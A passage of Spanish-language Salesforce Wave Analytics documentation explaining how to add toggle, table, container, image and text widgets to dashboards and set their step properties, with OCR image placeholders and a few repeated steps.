   Wave agrega el paso al panel de pasos. El intervalo del widget abarca desde los valores mínimo a máximo del campo de medición. Wave no aplica ninguna selección al widget.
4. Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.
   Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.
6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.
   Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias.
7. Para establecer las selecciones iniciales que se aplican cuando un usuario abre el panel, haga clic en ··· y, a continuación, haga clic en **Seleccionar filtros iniciales**.
   Puede realizar las selecciones iniciales en cualquier widget de gráfico, fecha, lista, alternancia o intervalo. Por ejemplo, puede seleccionar una barra de un gráfico de barras y establecerlo como filtro inicial. Si el paso subyacente del gráfico de barras está presentado, otros widgets con pasos presentados se filtrarán también en base a esta selección inicial. Al ver el panel, el visor puede cambiar la selección del gráfico para filtrar los resultados de forma diferente o eliminar el filtro por completo.

   Nota: No se realizan selecciones en este widget cuando el usuario abre el panel a no ser que usted seleccione el filtro inicial. Si el paso está configurado para requerir una selección, seleccione el filtro inicial. En caso contrario, se utiliza el primer valor de la lista de filtros.
8. Para realizar una vista previa de sus cambios en el panel, haga clic en .
9. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.


CONSULTE TAMBIÉN

Propiedades de widget para paneles
Propiedades de paso para paneles
Crear pasos en Wave Dashboard Designer

## Agregar un widget de alternancia para filtrar resultados de paneles en base a una dimensión

Utilice un widget de alternancia para permitir que los visores de paneles filtren los resultados de los paneles de Wave en base a una fecha o dimensión. Por ejemplo, un widget de alternancia puede mostrar resultados basados en un tipo de registro específico.

El widget de alternancia requiere un paso que tenga una única agrupación basada en una dimensión. Los valores de la agrupación aparecen como las opciones de alternancia.





**Nota:** También puede crear un paso estático para especificar una lista personalizada de valores para el widget de alternancia. Para obtener más información, consulte Crear un paso estático con valores personalizados.

La selección en este widget filtra los resultados de otros widgets con pasos presentados. Puede configurar el paso de este widget para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. Puede también establecer una selección inicial que se aplica cuando se abre el panel. Mientras ve el panel, puede deshacer la selección o cambiar la selección para filtrar los resultados de forma diferente.

**Nota:** Para activar este widget para filtrar otros widgets, debe activar la presentación en su paso.

1. Arrastre el widget de alternancia al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.
   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

Nota: Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.





**b.** Seleccione el conjunto de datos a los que desea aplicar el filtro.


**c.** Seleccione el campo de fecha o dimensión sobre el que desee filtrar.

**d.** Si es necesario, haga clic en **Filtro** para filtrar los resultados.
Puede agregar múltiples filtros.

**e.** Para agregar el paso al widget, haga clic en **Crear**.
Wave agrega el paso al panel de pasos. Wave no aplica ninguna selección al widget.





**f.** Si es necesario, aumente el tamaño del widget para mostrar los nombres de visualización de todas las opciones de alternancia.




4. Para cambiar el widget y las propiedades del paso, haga clic en el widget.

   El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Cuando establezca una propiedad, el widget muestra inmediatamente los efectos de su cambio.

6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

   Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias.

7. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.

   Puede configurar este paso para aceptar selecciones únicas o múltiples, y especificar si las selecciones son opcionales u obligatorias. También puede especificar si se muestra la medición en las opciones de alternancia.

8. Para establecer las selecciones iniciales que se aplican cuando un usuario abre el panel, haga clic en ··· y, a continuación, haga clic en **Seleccionar filtros iniciales**.
   Puede realizar las selecciones iniciales en cualquier widget de gráfico, fecha, lista, alternancia o intervalo. Por ejemplo, puede seleccionar una barra de un gráfico de barras y establecerlo como filtro inicial. Si el paso subyacente del gráfico de barras está presentado, otros widgets con pasos presentados se filtrarán también en base a esta selección inicial. Al ver el panel, el visor puede cambiar la selección del gráfico para filtrar los resultados de forma diferente o eliminar el filtro por completo.

   Nota: No se realizan selecciones en este widget cuando el usuario abre el panel a no ser que usted seleccione el filtro inicial. Si el paso está configurado para requerir una selección, seleccione el filtro inicial. En caso contrario, se utiliza el primer valor de la lista de filtros.

9. Para realizar una vista previa de sus cambios en el panel, haga clic en .

10. Para guardar una vista previa de sus cambios en el panel, haga clic en .

**Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

- Propiedades de widget para paneles
- Propiedades de paso para paneles
- Crear pasos en Wave Dashboard Designer

## Agregar un widget de tabla para mostrar detalles de registros y crear columnas calculadas

Utilice un widget de tabla para mostrar los detalles a nivel de registro en un panel de Wave. Por ejemplo, un panel muestra la duración media de los casos que se van a cerrar. Para ver también qué casos han estado abiertos durante más tiempo, puede agregar una tabla. También puede incluir un widget de tabla para calcular valores y mostrarlos como nuevas columnas.


Este widget de tabla requiere un paso que especifique qué columnas incluir en la tabla. El paso varía dependiendo de si quiere crear una tabla de valores o una tabla de comparación. Una tabla de valores muestra los campos del conjunto de datos como columnas. Puede seleccionar qué campos mostrar. Una tabla de comparación muestra campos calculados basados en las columnas disponibles en la tabla.

**Nota:** De forma predeterminada, el widget de tabla muestra hasta 100 registros. Puede mostrar hasta 10.000 registros. Para aumentar el número de registros, cambie el parámetro `limit` en la consulta SAQL. Para obtener información sobre las consultas SAQL, consulte Referencia SAQL de Wave Analytics.

1. Arrastre el widget de tabla al lienzo del panel.
2. Para utilizar un paso existente para el widget, arrastre el paso desde el panel de paso y colóquelo encima del widget.


   Si no ve el panel de paso, haga clic en el encabezado del panel para mostrarlo.
3. Para crear un paso:
   a. Haga clic en el botón dentro del widget para abrir el asistente.
   Aparecerá la pantalla Seleccionar un conjunto de datos, que muestra conjuntos de datos en el orden de los utilizados más recientemente.

   **Nota:** Si en su lugar ve un gráfico de barras en el explorador, Wave seleccionó el conjunto de datos que utilizó para crear su paso de widget anterior. Para utilizar un conjunto de datos diferente, cierre el cuadro de diálogo modal del explorador y haga clic en **Crear paso** en el panel de paso.




**b.** Seleccione el conjunto de datos que contiene las columnas que desea incluir en la tabla.
El explorador muestra un gráfico de barras con la medición Recuento de filas.

**c.**

Para que sea más fácil ver qué columnas está agregando a la tabla, haga clic en  y cambie el tipo de gráfico a una tabla de valores o a una tabla de comparación.

Utilice una tabla de comparación si desea agregar columnas calculadas. También puede mostrar campos del conjunto de datos como columnas en una tabla de comparación. Utilice la tabla de valores si desea que solo se muestren los campos del conjunto de datos como columnas de la tabla. No puede agregar columnas calculadas a una tabla de valores.

**d.** Agregue columnas a la tabla.

Para obtener más información sobre la creación de una tabla de comparación, consulte Crear columnas calculadas utilizando la Tabla de comparación.


**e.** Si es necesario, haga clic en **Filtro** para filtrar los registros que se incluyen en la tabla.

Puede agregar múltiples filtros.

**f.** Haga clic en **Guardar**.
El widget muestra los resultados en la tabla. Wave agrega el paso al panel de pasos.

**4.** Para cambiar el widget y las propiedades del paso, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




5. Establezca las propiedades del widget para personalizar el aspecto del widget.
6. Para mostrar y establecer las propiedades del paso, haga clic en **Paso** en el panel.
7. Para realizar una vista previa de sus cambios en el panel, haga clic en .
8. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   **Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

- Propiedades de widget para paneles
- Propiedades de paso para paneles
- Crear pasos en Wave Dashboard Designer


## Agregar un widget de contenedor para crear secciones en el panel.

Utilice las secciones de un panel de Wave para agrupar widgets relacionados. Por ejemplo, puede utilizar un widget de contenedor para crear un panel de filtro en el lado izquierdo del panel para almacenar todos los widgets de selección de filtros. Para distinguir el panel de filtro del resto del panel, puede aplicar un color de fondo y de borde al contenedor. Cuando desplaza un contenedor, los widgets que contiene también se desplazan manteniendo su espaciado y alineación.

Puede colocar cualquier widget dentro de un widget de contenedor, excepto otro widget de contenedor.

1. Arrastre el widget de contenedor al lienzo del panel.
   Aparecerá un contenedor vacío.
2. Arrastre otros widgets dentro del contenedor.
   Puede aumentar el tamaño del contenedor para que albergue más widgets.
3. Para cambiar las propiedades del widget, haga clic en el widget.

El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




4. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Por ejemplo, aplique un color o imagen de fondo.

5. Para realizar una vista previa de sus cambios en el panel, haga clic en .

6. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   **Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN

Propiedades de widget para paneles

## Agregar un widget de imagen para mostrar gráficos en el panel


Utilice un widget de imagen para agregar un icono, un logotipo o un gráfico en un panel de Wave. Puede utilizar imágenes para asignar su marca al panel con su logotipo de empresa o para dividir el texto.

**Consejo:** También puede agregar imágenes como fondos para widgets de contenedor y formatos. Para superponer una imagen encima de otra, coloque un widget de imagen dentro de un widget de contenedor. Para mostrar una imagen de fondo para el panel completo, agregue una imagen de fondo al formato.

1. Arrastre el widget de imagen al lienzo del panel.

2. Para cambiar las propiedades del widget, haga clic en el widget.

   El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




3. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Por ejemplo, especifique el Id. de Salesforce de 15 caracteres de la imagen para que la imagen aparezca en el widget.

   Nota: Debe cargarse la imagen en Salesforce con la opción Imagen disponible de modo externo activada. Para obtener más información sobre la carga de imágenes a la ficha Documentos, consulte Cargar y reemplazar documentos.

4. Para realizar una vista previa de sus cambios en el panel, haga clic en .

5. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   Importante: Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN


Propiedades de widget para paneles

## Agregar widgets de texto a partes de etiquetas del panel

Etiquete su panel de Wave de modo que sus usuarios comprendan lo que están mirando. También puede agregar texto que describa el panel o que proporcione información de uso para los widgets.

1. Arrastre el widget de texto al lienzo del panel.
2. Para cambiar las propiedades del widget, haga clic en el widget.

   El panel Widget agrupa propiedades de widget en secciones. De modo que no pase por alto accidentalmente algunas propiedades, tenga en cuenta que algunas secciones pueden estar contraídas de forma predeterminada. Para ampliar o contraer una sección, haga clic en la flecha junto al encabezado de la sección.




3. Establezca las propiedades del widget para personalizar el aspecto del widget.

   Por ejemplo, introduzca el texto que desee que aparezca en este widget.

4. Para realizar una vista previa de sus cambios en el panel, haga clic en .
5. Para guardar una vista previa de sus cambios en el panel, haga clic en .

   **Importante:** Si cierra el panel sin guardar, perderá sus cambios.

CONSULTE TAMBIÉN


Propiedades de widget para paneles

## Agregar un widget de vínculo para vincular con una lente o panel de Wave

